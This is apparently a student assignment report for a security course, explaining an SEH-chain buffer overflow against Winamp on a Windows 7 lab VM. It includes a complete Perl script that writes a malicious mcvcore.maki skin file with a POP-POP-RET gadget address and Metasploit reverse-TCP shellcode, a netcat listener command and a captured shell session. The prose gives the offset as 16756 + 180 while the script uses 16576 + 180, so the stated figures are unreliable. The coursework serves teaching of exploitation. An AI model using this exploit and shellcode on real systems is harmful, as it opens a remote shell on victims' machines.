EECS 765 Project 4

Author: Jace Kline 2881618

Introduction

The purpose of this programming assignment is to develop and execute a local buffer overflow attack against the Winamp application running on Windows 7. This attack involves utilizing the fact that the exception handler chain (SEH chain) lives on the user-level stack in Windows. We exploit this fact to overwrite the pointer to the appropriate exception handler function, ultimately hijacking the control flow and executing our own inserted shellcode.

Setup


This exploit requires the Windows 7 VM provided on the PA4 instructions page. It is assumed that the Winamp and netcat programs are installed on this VM. The first step is to extract the ZIP file holding our exploit contents and moving the mcvcore.maki file to the "C:\Program Files\Winamp\Skins\Bento\scripts" directory on the Windows VM. Optionally, to recreate the MAKI file from the exploit script, one can run `perl exploit.pl > mcvcore.maki`.

Running the Exploit

Before running the exploit, we assume that the environment is as described in the previous section. The first step is to open an administrator CMD shell on the Windows VM. Following this, start a netcat listener to listen to the reverse TCP connection initiated by our malicious shellcode. We use port 4444 as the port in our attack. Run the following command to start this netcat listener:

```
nc -nlvvp 4444
```

Next, open the Winamp application on the victim machine. Within the application GUI, click on the top left button and navigate to Skins > Bento. Clicking on this Bento option will result in the exploit being executed and the reverse TCP shell being spawned. Check the listener shell to verify that the shell was initiated. We show an example of a successful attack below.




```
C:\Windows\system32>nc -nlvvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 49161
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\Winamp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FC02-BD76

 Directory of C:\Program Files\Winamp

07/01/2014  01:31 AM    <DIR>          .
07/01/2014  01:31 AM    <DIR>          ..
03/09/2009  10:50 AM            21,856 Elevator.exe
03/09/2009  10:36 AM             7,168 elevatorps.dll
07/01/2014  01:31 AM             1,339 install.ini
07/01/2014  01:31 AM    <DIR>          Lang
01/09/2008  12:07 PM           348,160 nscrt.dll
07/01/2014  01:30 AM                30 paths.ini
07/01/2014  01:31 AM    <DIR>          Plugins
07/01/2014  01:31 AM    <DIR>          Skins
07/01/2014  01:31 AM    <DIR>          System
03/09/2009  10:34 AM            64,000 tataki.dll
07/01/2014  01:31 AM           144,164 UninstWA.exe
03/05/2009  04:25 PM            78,185 whatsnew.txt
03/09/2009  10:50 AM         1,433,952 winamp.exe
03/09/2009  10:34 AM            46,592 zlib.dll
              10 File(s)      2,145,446 bytes
               6 Dir(s)  12,403,200,000 bytes free

C:\Program Files\Winamp>whoami
whoami
ksucis\victim
```

Developing the Exploit

Our exploit hinges on the idea of overwriting a record in the SEH chain (exception handler chain) that lives on the stack in Windows operating systems. Each SEH record in this SEH chain has two subsequent 4-byte words of data. The first word is the address of the next record in the SEH chain. The second word is the address of the exception handling procedure that is called when this specific SEH record handles the exception. The idea behind the attack is to create a buffer overflow that causes an exception to be thrown and subsequently the correct SEH record to be overwritten. We aim to overwrite the SEH record contents in such a way that allows us to hijack the execution flow and execute our implanted shellcode.

Malicious Input Structure

The malicious input structure used in our attack is shown in the image below.



As we can see, we must first fill the offset from the start of the buffer to the target SEH record with junk bytes. We choose the 'A' character for these bytes. Next, we append the instruction sequence `NOP; NOP; JMP +4`. This overwrites the first 4-byte word of the target SEH record. Next, we append the address of the `POP; POP; RET` gadget to fill the second word of the SEH record. Lastly, we add 32 bytes of `NOP` instructions and then append the shellcode. The 32 bytes of `NOP` instructions act as padding to prevent the shellcode from expanding and overwriting other parts of our exploit input when decoding occurs.

Malicious Input Parameters

For this exploit, we require the following parameters:

- System architecture and endianness
- Offset from the buffer start to the target SEH record that handles our induced exception
- Address of a `POP; POP; RET` gadget in a shared library (.dll file)
- Shellcode parameters: listener host, listener port, and encoding

For this attack, the Windows 7 machine uses the x86 architecture. This implies little-endianness and a 4-byte word length. Hence, the bytes in each word must be reversed in our input.

Finding the offset from the start of the overloaded buffer to the start of the target SEH record required some trial and error. We first sent input of 20000 'A' bytes to cause an exception, and then examined the SEH chain in Windows Debugger to find that we indeed overwrote a SEH record, and thus corrupted the SEH chain. However, we couldn't be sure that this record was associated with the exception handler for the exception we induced. Despite this, we used the `pattern_create` and `pattern_offset` tools in Kali with a pattern length of 20000 to find that the offset from the start of the buffer to this first identified SEH record was 16756 bytes. We assumed that this was the correct offset and proceeded to construct the rest of our input. After an initially unsuccessful exploit, however, we found that examining the SEH chain upon our induced exception showed a SEH record that contained unexpected contents. In fact, the target SEH record contained a byte sequence from our shellcode. We traced backwards through memory from this SEH record until we found our familiar input. We calculated that the offset from the `NOP; NOP; JMP +4` byte sequence to the location of the target SEH record was 180 bytes. Hence, our initial assumption was incorrect about the location of the appropriate SEH record on the stack. It turns out that the appropriate SEH record to overwrite was 180 bytes after the one we had found initially. We updated our offset parameter to be `16756 + 180 = 16936` bytes. This resulted in a successful attack.

Overwriting the exception handler function pointer in our exploit requires a variation of the gadget `POP; POP; RET`. This is due to the location of the `ESP` pointer at the time of exception handler invocation pointing to the address 3 words (12 bytes) after the start address of the target SEH record. By performing 2 `POP` instructions, we effectively move the `ESP` pointer back to the address following the `NOP; NOP; JMP +4` bytes. The `RET` instruction then directs execution to this sequence, which results in jumping to our NOP sled and ultimately shellcode, which follows the SEH record. To find this gadget, we started by using Windows Debugger to list all shared libraries used by the Winamp program. We selected a handful of DLL libraries that had ASLR, GS, or DEP disabled. We copied these DLL files to the Kali VM and used the tool `msfpescan` to scan each of these DLLs for `pop _; pop _; ret` gadgets. We only considered gadgets where the arguments to the `pop` instructions were `edi` or `esi`. This is because other registers like `eax` and `ebx` can be used to store program variables and therefore prove to be less stable in most cases. Additionally, we filtered out addresses containing consecutive 0 bytes. Upon recording many candidate addresses across DLLs, we found the address 0x7c37259f in NSCRT.dll to satisfy the conditions. Upon testing this address in our exploit across multiple restarts of the victim VM, this proved to be a stable address for this target gadget.

To generate the shellcode used in our attack, we used the `msfconsole` Metasploit program on Kali. The attack involves sending a reverse TCP shell to the local machine. Hence, we used payload type "windows/shell_reverse_tcp". We set the listener host parameter, LHOST, to 127.0.0.1 (i.e. localhost). We also set the listener port parameter, LPORT, to 4444. The encoding scheme used was x86/alpha_mixed. We use encoding because the shell is a reverse TCP shell, and therefore utilizes the networking stack despite the victim process and listener being located the same machine.

Generating the Malicious Input

To generate the malicious input, we created a Perl script called `exploit.pl` that outputs contents to be written to the file `mcvcore.maki`, which is then used by the Winamp program when attempting to load the "Bento" skin. To generate this file, we simply run `perl exploit.pl > mcvcore.maki` in a shell with Perl installed. The `exploit.pl` script constructs the components of our input discussed in the sections above. The contents of the `exploit.pl` file are shown below.

```
 #!/usr/bin/perl


$offset = 16576 + 180;


# fills from start of buffer to SEH chain entry
```

```
$filler = "A"x$offset;

# fills the pointer to the next SEH record with {NOP; NOP; JMP +4} = 0x9090EB04
# execution returns to the start of these 4 bytes after the POP; POP; RET occurs
# must represent as little endian
$next_seh_ptr_overwrite = "\x04\xEB\x90\x90";

# a pointer to the {POP; POP; RET} gadget
# this is in the NSCRT.dll file
# target address = 0x7c37259f
# must represent as little endian
$seh_handler_ptr_overwrite = "\x9f\x25\x37\x7c";

# nops to pad front of shellcode in the case that the shellcode expands during decoding
$nops = "\x90"x32;

# Shellcode generated by Metasploit
# windows/shell_reverse_tcp - 710 bytes
# https://metasploit.com/
# Encoder: x86/alpha_mixed
# VERBOSE=false, LHOST=127.0.0.1, LPORT=4444,
# ReverseAllowProxy=false, ReverseListenerThreaded=false,
# StagerRetryCount=10, StagerRetryWait=5,
# PrependMigrate=false, EXITFUNC=process, CreateSession=true,
# AutoVerifySession=true
$shellcode = "\x89\xe2\xdb\xdf\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51" .
"\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32" .
"\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41" .
"\x42\x75\x4a\x49\x79\x6c\x38\x68\x6e\x62\x37\x70\x63\x30" .
"\x77\x70\x55\x30\x6f\x79\x6a\x45\x66\x51\x6f\x30\x42\x44" .
"\x6c\x4b\x50\x50\x76\x50\x4e\x6b\x73\x62\x46\x6c\x6e\x6b" .
"\x61\x42\x66\x74\x4e\x6b\x34\x32\x74\x68\x34\x4f\x4f\x47" .
"\x43\x7a\x56\x46\x74\x71\x4b\x4f\x6e\x4c\x47\x4c\x33\x51" .
"\x31\x6c\x66\x62\x34\x6c\x67\x50\x6a\x61\x58\x4f\x74\x4d" .
"\x77\x71\x6f\x37\x58\x62\x7a\x52\x42\x72\x52\x77\x6c\x4b" .
"\x70\x52\x74\x50\x6e\x6b\x43\x7a\x77\x4c\x4c\x4b\x72\x6c" .
"\x72\x31\x73\x48\x5a\x43\x43\x78\x53\x31\x5a\x71\x46\x31" .
"\x4e\x6b\x50\x59\x47\x50\x33\x31\x4b\x63\x6c\x4b\x57\x39" .
"\x44\x58\x48\x63\x67\x4a\x70\x49\x4c\x4b\x35\x64\x4c\x4b" .
"\x35\x51\x6b\x66\x30\x31\x69\x6f\x6c\x6c\x6b\x71\x4a\x6f" .
"\x36\x6d\x75\x51\x68\x47\x45\x68\x6d\x30\x50\x75\x5a\x56" .
"\x46\x63\x61\x6d\x39\x68\x55\x6b\x61\x6d\x61\x34\x50\x75" .
"\x78\x64\x50\x58\x6e\x6b\x71\x48\x67\x54\x67\x71\x79\x43" .
"\x53\x56\x4e\x6b\x74\x4c\x32\x6b\x4c\x4b\x56\x38\x55\x4c" .
"\x75\x51\x79\x43\x6c\x4b\x57\x74\x4c\x4b\x75\x51\x68\x50" .
"\x4b\x39\x67\x34\x76\x44\x64\x64\x33\x6b\x71\x4b\x31\x71" .
"\x72\x79\x72\x7a\x32\x71\x49\x6f\x4d\x30\x31\x4f\x43\x6f" .
"\x50\x5a\x4c\x4b\x75\x42\x7a\x4b\x4c\x4d\x53\x6d\x35\x38" .
"\x70\x33\x45\x62\x67\x70\x73\x30\x45\x38\x51\x67\x34\x33" .
"\x30\x32\x63\x6f\x36\x34\x62\x48\x62\x6c\x73\x47\x54\x66" .
"\x56\x67\x69\x6f\x39\x45\x78\x38\x6e\x70\x67\x71\x55\x50" .
"\x53\x30\x66\x49\x4f\x34\x71\x44\x36\x30\x55\x38\x37\x59" .
"\x4d\x50\x72\x4b\x35\x50\x59\x6f\x58\x55\x42\x70\x50\x50" .
"\x50\x50\x72\x70\x31\x50\x76\x30\x57\x30\x46\x30\x72\x48" .
"\x58\x6a\x76\x6f\x49\x4f\x59\x70\x79\x6f\x6e\x35\x6c\x57" .
"\x50\x6a\x36\x65\x72\x48\x63\x4f\x43\x30\x47\x70\x47\x71" .
"\x50\x68\x75\x52\x47\x70\x72\x31\x53\x6c\x4b\x39\x39\x76" .
"\x71\x7a\x66\x70\x70\x56\x43\x67\x72\x48\x6e\x79\x4e\x45" .
"\x54\x34\x63\x51\x69\x6f\x5a\x75\x6e\x65\x49\x50\x31\x64" .
"\x46\x6c\x79\x6f\x50\x4e\x66\x68\x50\x75\x68\x6c\x31\x78" .
"\x58\x70\x38\x35\x39\x32\x61\x46\x6b\x4f\x48\x55\x73\x58" .
"\x61\x73\x32\x4d\x71\x74\x67\x70\x4c\x49\x7a\x43\x46\x37" .
"\x43\x67\x43\x67\x70\x31\x48\x76\x50\x6a\x52\x32\x72\x79" .
"\x32\x76\x5a\x42\x79\x6d\x35\x36\x4b\x77\x37\x34\x34\x64" .
```

```
"\x47\x4c\x47\x71\x65\x51\x4e\x6d\x37\x34\x45\x74\x72\x30" .
"\x78\x46\x75\x50\x52\x64\x43\x64\x42\x70\x70\x56\x30\x56" .
"\x32\x76\x32\x66\x53\x66\x42\x6e\x52\x76\x61\x46\x32\x73" .
"\x53\x66\x33\x58\x62\x59\x7a\x6c\x57\x4f\x4b\x36\x6b\x4f" .
"\x6b\x65\x4f\x79\x49\x70\x72\x6e\x76\x36\x31\x56\x39\x6f" .
"\x76\x50\x35\x38\x43\x38\x4f\x77\x37\x6d\x51\x70\x6b\x4f" .
"\x68\x55\x6d\x6b\x78\x70\x6c\x75\x69\x32\x31\x46\x33\x58" .
"\x4c\x66\x5a\x35\x4f\x4d\x4d\x4d\x4b\x4f\x6a\x75\x45\x6c" .
"\x43\x36\x63\x4c\x45\x5a\x6f\x70\x59\x6b\x69\x70\x71\x65" .
"\x46\x65\x4d\x6b\x77\x37\x76\x73\x43\x42\x62\x4f\x50\x6a" .
"\x33\x30\x70\x53\x39\x6f\x79\x45\x41\x41";

# combine all the malicious input components together
$buffer = $filler . $next_seh_ptr_overwrite . $seh_handler_ptr_overwrite . $nops . $shellcode;

binmode STDOUT;

$| = 1;

$length = "\xFF\xFF";

my $maki =
"\x46\x47" .                          # Magic
"\x03\x04" .                          # Version
"\x17\x00\x00\x00" .                  # ???
"\x01\x00\x00\x00" .                  # Types count
"\x71\x49\x65\x51\x87\x0D\x51\x4A" .  # Types
"\x91\xE3\xA6\xB5\x32\x35\xF3\xE7" .

"\x01\x00\x00\x00".                   # Function count
"\x01\x01" .                          # Function 1
"\x00\x00" .                          # Dummy

$length .                             # Length
$buffer;

print $maki;
```

References and Collaborations

References

- EECS765 PA4 Description
- EECS765 Windows Exception Overwrite Attack Slides

Collaborations

I did not collaborate with any other students on this programming assignment.